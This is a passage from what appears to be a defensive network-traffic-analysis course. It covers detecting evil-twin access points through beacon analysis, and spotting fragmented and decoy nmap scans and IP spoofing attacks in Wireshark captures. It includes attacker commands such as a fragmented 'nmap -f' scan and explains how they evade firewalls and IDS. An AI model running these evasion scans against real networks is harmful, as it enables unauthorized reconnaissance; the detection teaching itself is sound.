An evil-twin on the other hand is spun up by an attacker for many other different purposes. The key here, is that in most cases these access points are not connected to our network. Instead, they are standalone access points, which might have a web server or something else to act as a man-in-the-middle for wireless clients.



Attackers might set these up to harvest wireless or domain passwords among other pieces of information. Commonly, these attacks might also encompass a hostile portal attack.

Airodump-ng Detection

Right away, we could utilize the ESSID filter for Airodump-ng to detect Evil-Twin style access points.


```
sudo airodump-ng -c 4 --essid HTB-Wireless wlan0 -w raw

 CH  4 ][ Elapsed: 1 min ][ 2023-07-13 16:06
 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER
AUTH ESSID
 F8:14:FE:4D:E6:F2   -7 100      470      155    0   4   54   OPN
HTB-Wireless
 F8:14:FE:4D:E6:F1   -5  96      682        0    0   4  324   WPA2 CCMP
PSK  HTB-Wireless
```

The above example would show that in fact an attacker might have spun up an open access point that has an identical ESSID as our access point. An attacker might do this to host what is commonly referred to as a hostile portal attack. A hostile portal attack is used by attackers in order extract credentials from users among other nefarious actions.

We might also want to be vigilant about deauthentication attempts, which could suggest enforcement measures from the attacker operating the evil-twin access point.

To conclusively ascertain whether this is an anomaly or an Airodump-ng error, we can commence our traffic analysis efforts (`rogueap.cap`). To filter for beacon frames, we could use the following.

- `(wlan.fc.type == 00) and (wlan.fc.type_subtype == 8)`



Beacon analysis is crucial in differentiating between genuine and fraudulent access points. One of the initial places to start is the `Robust Security Network (RSN)` information. This data communicates valuable information to clients about the supported ciphers, among other things.

Suppose we wish to examine our legitimate access point's RSN information.

```
IEEE 802.11 Wireless Management
  > Fixed parameters (12 bytes)
  v Tagged parameters (365 bytes)
    > Tag: SSID parameter set: "HTB-Wireless"
    > Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 9, 18, 36, 54, [Mbit/sec]
    > Tag: DS Parameter set: Current Channel: 4
    > Tag: Traffic Indication Map (TIM): DTIM 0 of 1 bitmap
    > Tag: Country Information: Country Code US, Environment All
    > Tag: Power Constraint: 0
    > Tag: TPC Report Transmit Power: 22, Link Margin: 0
    > Tag: Tx Power Envelope
    > Tag: RM Enabled Capabilities (5 octets)
    > Tag: AP Channel Report: Operating Class 81, Channel List : 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11,
    > Tag: ERP Information
    > Tag: Extended Supported Rates 6, 12, 24, 48, [Mbit/sec]
    v Tag: RSN Information
        Tag Number: RSN Information (48)
        Tag length: 24
        RSN Version: 1
      > Group Cipher Suite: 00:0f:ac (Ieee 802.11) TKIP
        Pairwise Cipher Suite Count: 2
      > Pairwise Cipher Suite List 00:0f:ac (Ieee 802.11) TKIP 00:0f:ac (Ieee 802.11) AES (CCM)
        Auth Key Management (AKM) Suite Count: 1
      > Auth Key Management (AKM) List 00:0f:ac (Ieee 802.11) PSK
      > RSN Capabilities: 0x0000
```


It would indicate that WPA2 is supported with AES and TKIP with PSK as its authentication mechanism. However, when we switch to the illegitimate access point's RSN information, we may find it conspicuously missing.

```
> Frame 30: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
> IEEE 802.11 Beacon frame, Flags: ........
v IEEE 802.11 Wireless Management
  > Fixed parameters (12 bytes)
  v Tagged parameters (42 bytes)
    > Tag: SSID parameter set: "HTB-Wireless"
    > Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 6, 9, 12, 18, [Mbit/sec]
    > Tag: DS Parameter set: Current Channel: 4
    > Tag: Traffic Indication Map (TIM): DTIM 0 of 1 bitmap
    > Tag: ERP Information
    > Tag: Extended Supported Rates 24, 36, 48, 54, [Mbit/sec]
```


In most instances, a standard evil-twin attack will exhibit this characteristic. Nevertheless, we should always probe additional fields for discrepancies, particularly when dealing with more sophisticated evil-twin attacks. For example, an attacker might employ the same cipher that our access point uses, making the detection of this attack more challenging.

Under such circumstances, we could explore other aspects of the beacon frame, such as vendor-specific information, which is likely absent from the attacker's access point.

Finding a Fallen User

Despite comprehensive security awareness training, some users may fall prey to attacks like these. Fortunately, in the case of open network style evil-twin attacks, we can view most higher-level traffic in an unencrypted format. To filter exclusively for the evil-twin access point, we would employ the following filter.

- `(wlan.bssid == F8:14:FE:4D:E6:F2)`



If we detect ARP requests emanating from a client device connected to the suspicious network, we would identify this as a potential compromise indicator. In such instances, we should record pertinent details about the client device to further our incident response efforts.

1. `Its MAC address`
2. `Its host name`

Consequently, we might be able to instigate password resets and other reactive measures to prevent further infringement of our environment.

Finding Rogue Access Points

On the other hand, detecting rogue access points can often be a simple task of checking our network device lists. In the case of hotspot-based rogue access points (such as Windows hotspots), we might scrutinize wireless networks in our immediate vicinity. If we encounter an unrecognizable wireless network with a strong signal, particularly if it lacks encryption, this could indicate that a user has established a rogue access point to navigate around our perimeter controls.

Fragmentation Attacks


Related PCAP File(s):

- `nmap_frag_fw_bypass.pcapng`

When we begin to look for network anomalies, we should always consider the IP layer. Simply put, the IP layer functions in its ability to transfer packets from one hop to another. This layer uses source and destination IP addresses for inter-host communications. When we examine this traffic, we can identify the IP addresses as they exist within the IP header of the packet.

However, it is essential to note that this layer has no mechanisms to identify when packets are lost, dropped, or otherwise tampered with. Instead, we need to recognize that these mishaps are handled by the transport or application layers for this data. To dissect these packets, we can explore some of their fields:

1. `Length - IP header length`: This field contains the overall length of the IP header.
2. `Total Length - IP Datagram/Packet Length`: This field specifies the entire length of the IP packet, including any relevant data.
3. `Fragment Offset`: In many cases when a packet is large enough to be divided, the fragmentation offset will be set to provide instructions to reassemble the packet upon delivery to the destination host.
4. `Source and Destination IP Addresses`: These fields contain the origination (source) and destination IP addresses for the two communicating hosts.



Commonly Abused Fields

Innately, attackers might craft these packets to cause communication issues. Traditionally, an attacker might attempt to evade IDS controls through packet malformation or modification. As such, diving into each one of these fields and understanding how we can detect their misuse will equip us with the tools to succeed in our traffic analysis efforts.

Abuse of Fragmentation

Fragmentation serves as a means for our legitimate hosts to communicate large data sets to one another by splitting the packets and reassembling them upon delivery. This is commonly achieved through setting a maximum transmission unit (MTU). The MTU is used as the standard to divide these large packets into equal sizes to accommodate the entire transmission. It is worth noting that the last packet will likely be smaller. This field gives instructions to the destination host on how it can reassemble these packets in logical order.

Commonly, attackers might abuse this field for the following purposes:

1. `IPS/IDS Evasion` - Let's say for instance that our intrusion detection controls do not reassemble fragmented packets. Well, for short, an attacker could split their nmap or other enumeration techniques to be fragmented, and as such it could bypass these controls and be reassembled at the destination.
2. `Firewall Evasion` - Through fragmentation, an attacker could likewise evade a firewall's controls through fragmentation. Once again, if the firewall does not reassemble these packets before delivery to the destination host, the attacker's enumeration attempt might succeed.
3. `Firewall/IPS/IDS Resource Exhaustion` - Suppose an attacker were to craft their attack to fragment packets to a very small MTU (10, 15, 20, and so on), the network control might not reassemble these packets due to resource constraints, and the attacker might succeed in their enumeration efforts.
4. `Denial of Service` - For old hosts, an attacker might utilize fragmentation to send IP packets exceeding 65535 bytes through ping or other commands. In doing so, the destination host will reassemble this malicious packet and experience countless different issues. As such, the resultant condition is successful denial-of-service from the attacker.

If our network mechanism were to perform correctly. It should do the following:

- `Delayed Reassembly` - The IDS/IPS/Firewall should act the same as the destination host, in the sense that it waits for all fragments to arrive to reconstruct the transmission to perform packet inspection.

Finding Irregularities in Fragment Offsets

In order to better understand the abovementioned mechanics, we can open the related traffic capture file in Wireshark.


```
wireshark nmap_frag_fw_bypass.pcapng
```

For starters, we might notice several ICMP requests going to one host from another, this is indicative of the starting requests from a traditional Nmap scan. This is the beginning of the host discovery process. An attacker might run a command like this.

Attacker's Enumeration

```
nmap <host ip>
```

In doing so, they will generate the following.




Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0xa07b, seq=1/256, ttl=64 (reply in 2)
2	0.000248	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0xa07b, seq=1/256, ttl=64 (request in 1)
3	1.028667	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0xa07b, seq=2/512, ttl=64 (reply in 4)
4	1.028890	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0xa07b, seq=2/512, ttl=64 (request in 3)
5	2.040772	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0xa07b, seq=3/768, ttl=64 (reply in 6)
6	2.041033	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0xa07b, seq=3/768, ttl=64 (request in 5)
7	3.068466	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0xa07b, seq=4/1024, ttl=64 (reply in 8)
8	3.068835	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0xa07b, seq=4/1024, ttl=64 (request in 7)
9	4.093264	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0xa07b, seq=5/1280, ttl=64 (reply in 10)
10	4.093507	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0xa07b, seq=5/1280, ttl=64 (request in 9)
11	5.114179	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0xa07b, seq=6/1536, ttl=64 (reply in 12)
12	5.114402	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0xa07b, seq=6/1536, ttl=64 (request in 11)
13	6.143716	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0xa07b, seq=7/1792, ttl=64 (reply in 14)
14	6.144008	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0xa07b, seq=7/1792, ttl=64 (request in 13)
15	7.165677	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0xa07b, seq=8/2048, ttl=64 (reply in 16)
16	7.165943	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0xa07b, seq=8/2048, ttl=64 (request in 15)
17	8.196883	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0xa07b, seq=9/2304, ttl=64 (reply in 18)
18	8.197163	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0xa07b, seq=9/2304, ttl=64 (request in 17)
19	9.208388	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0xa07b, seq=10/2560, ttl=64 (reply in 20)
20	9.208615	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0xa07b, seq=10/2560, ttl=64 (request in 19)
21	19.038330	192.168.10.5	192.168.10.1	DNS	61	Standard query 0x2764 A n
22	19.078882	192.168.10.1	192.168.10.5	DNS	136	Standard query response 0x2764 No such name A n SOA a.root-servers.net
23	23.527435	192.168.10.5	0.0.0.10	ICMP	60	Echo (ping) request id=0xc6bb, seq=0/0, ttl=58 (no response found!)
24	23.527467	192.168.10.5	0.0.0.10	IPv4	60	Fragmented IP protocol (proto=TCP 6, off=0, ID=9cc1) [Reassembled in #26]
25	23.527473	192.168.10.5	0.0.0.10	IPv4	60	Fragmented IP protocol (proto=TCP 6, off=8, ID=9cc1) [Reassembled in #26]

Secondarily, an attacker might define a maximum transmission unit size like this in order to fragment their port scanning packets.

```
nmap -f 10 <host ip>
```


In doing so they will generate IP packets with a maximum size of 10. Seeing a ton of fragmentation from a host can be an indicator of this attack, and it would look like the following.



Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
23	23.527435	192.168.10.5	0.0.0.10	ICMP	60	Echo (ping) request id=0xc6bb, seq=0/0, ttl=58 (no response found!)
24	23.527467	192.168.10.5	0.0.0.10	IPv4	60	Fragmented IP protocol (proto=TCP 6, off=0, ID=9cc1) [Reassembled in #26]
25	23.527473	192.168.10.5	0.0.0.10	IPv4	60	Fragmented IP protocol (proto=TCP 6, off=8, ID=9cc1) [Reassembled in #26]
26	23.527484	192.168.10.5	0.0.0.10	TCP	60	47494 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
27	23.527498	192.168.10.5	0.0.0.10	IPv4	60	Fragmented IP protocol (proto=TCP 6, off=0, ID=19b5) [Reassembled in #29]
28	23.527506	192.168.10.5	0.0.0.10	IPv4	60	Fragmented IP protocol (proto=TCP 6, off=8, ID=19b5) [Reassembled in #29]
29	23.527510	192.168.10.5	0.0.0.10	TCP	60	47494 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0

However, the more notable indicator of a fragmentation scan, regardless of its evasion use is the single host to many ports issues that it generates. Let's take the following for instance.




Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
96	35.063766	192.168.10.5	192.168.10.1	TCP	60	63338 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
97	35.063794	192.168.10.1	192.168.10.5	TCP	60	995 → 63338 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
98	35.064010	192.168.10.1	192.168.10.5	TCP	60	53 → 63338 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
99	35.064083	192.168.10.5	192.168.10.1	TCP	60	63338 → 53 [RST] Seq=1 Win=0 Len=0
100	35.064191	192.168.10.1	192.168.10.5	TCP	60	3389 → 63338 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
101	35.064458	192.168.10.1	192.168.10.5	TCP	60	111 → 63338 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
102	35.064617	192.168.10.1	192.168.10.5	TCP	60	3306 → 63338 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
103	35.064778	192.168.10.1	192.168.10.5	TCP	60	1025 → 63338 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
104	35.064933	192.168.10.1	192.168.10.5	TCP	60	135 → 63338 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
105	35.065085	192.168.10.1	192.168.10.5	TCP	60	256 → 63338 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
106	35.065307	192.168.10.1	192.168.10.5	TCP	60	199 → 63338 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
107	35.065488	192.168.10.1	192.168.10.5	TCP	60	143 → 63338 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
108	35.065632	192.168.10.5	192.168.10.1	IPv4	60	Fragmented IP protocol (proto=TCP 6, off=0, ID=98a9) [Reassembled in #110]
109	35.065652	192.168.10.5	192.168.10.1	IPv4	60	Fragmented IP protocol (proto=TCP 6, off=8, ID=98a9) [Reassembled in #110]
110	35.065659	192.168.10.5	192.168.10.1	TCP	60	63338 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
111	35.065665	192.168.10.5	192.168.10.1	IPv4	60	Fragmented IP protocol (proto=TCP 6, off=0, ID=f39b) [Reassembled in #113]
112	35.065672	192.168.10.5	192.168.10.1	IPv4	60	Fragmented IP protocol (proto=TCP 6, off=8, ID=f39b) [Reassembled in #113]

In this case, the destination host would respond with RST flags for ports which do not have an active service running on them (aka closed ports). This pattern is a clear indication of a fragmented scan.

If our Wireshark is not reassembling packets for our inspection, we can make a quick change in our preferences for the IPv4 protocol.



IP Source & Destination Spoofing Attacks

There are many cases where we might see irregular traffic for IPv4 and IPv6 packets. In many such cases, this might be done through the source and destination IP fields. We should always consider the following when analyzing these fields for our traffic analysis efforts.

1. `The Source IP Address should always be from our subnet` - If we notice that an incoming packet has an IP source from outside of our local area network, this can be an indicator of packet crafting.
2. `The Source IP for outgoing traffic should always be from our subnet` - If the source IP is from a different IP range than our own local area network, this can be an indicator of malicious traffic that is originating from inside our network.

An attacker might conduct these packet crafting attacks towards the source and destination IP addresses for many different reasons or desired outcomes. Here are a few that we can look for:

1. `Decoy Scanning` - In an attempt to bypass firewall restrictions, an attacker might change the source IP of packets to enumerate further information about a host in another network segment. Through changing the source to something within the same subnet as the target host, the attacker might succeed in firewall evasion.
2. `Random Source Attack DDoS` - Through random source crafting an attacker might be able to send tons of traffic to the same port on the victim host. This in many cases, is used to exhaust resources of our network controls or on the destination host.
3. `LAND Attacks` - LAND Attacks operate similarly to Random Source denial-of-service attacks in the nature that the source address is set to the same as the destination hosts. In doing so the attacker might be able to exhaust network resources or cause crashes on the target host.
4. `SMURF Attacks` - Similar to LAND and Random Source attacks, SMURF attacks work through the attacker sending large amounts of ICMP packets to many different hosts. However, in this case the source address is set to the victim machines, and all of the hosts which receive this ICMP packet respond with an ICMP reply causing resource exhaustion on the crafted source address (victim).
5. `Initialization Vector Generation` - In older wireless networks such as wired equivalent privacy, an attacker might capture, decrypt, craft, and re-inject a packet with a modified source and destination IP address in order to generate initialization vectors to build a decryption table for a statistical attack. These can be seen in nature by noticing an excessive amount of repeated packets between hosts.

It is important to note, that unlike ARP poisoning, the attacks we will be exploring in this section derive from IP layer communications and not ARP poisoning necessarily. However, these attacks tend to be conducted in tandem for most nefarious activities.

Finding Decoy Scanning Attempts


Related PCAP File(s):

- `decoy_scanning_nmap.pcapng`

Simply put, when an attacker wants to gather information, they might change their source address to be the same as another legitimate host, or in some cases entirely different from any real host. This is to attempt to evade IDS/Firewall controls, and it can be easily observed.

In the case of decoy scanning, we will notice some strange behavior.


1. `Initial Fragmentation from a fake address`
2. `Some TCP traffic from the legitimate source address`



Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.10.5	0.0.0.10	ICMP	60	Echo (ping) request id=0xb87f, seq=0/0, ttl=38 (no response found!)
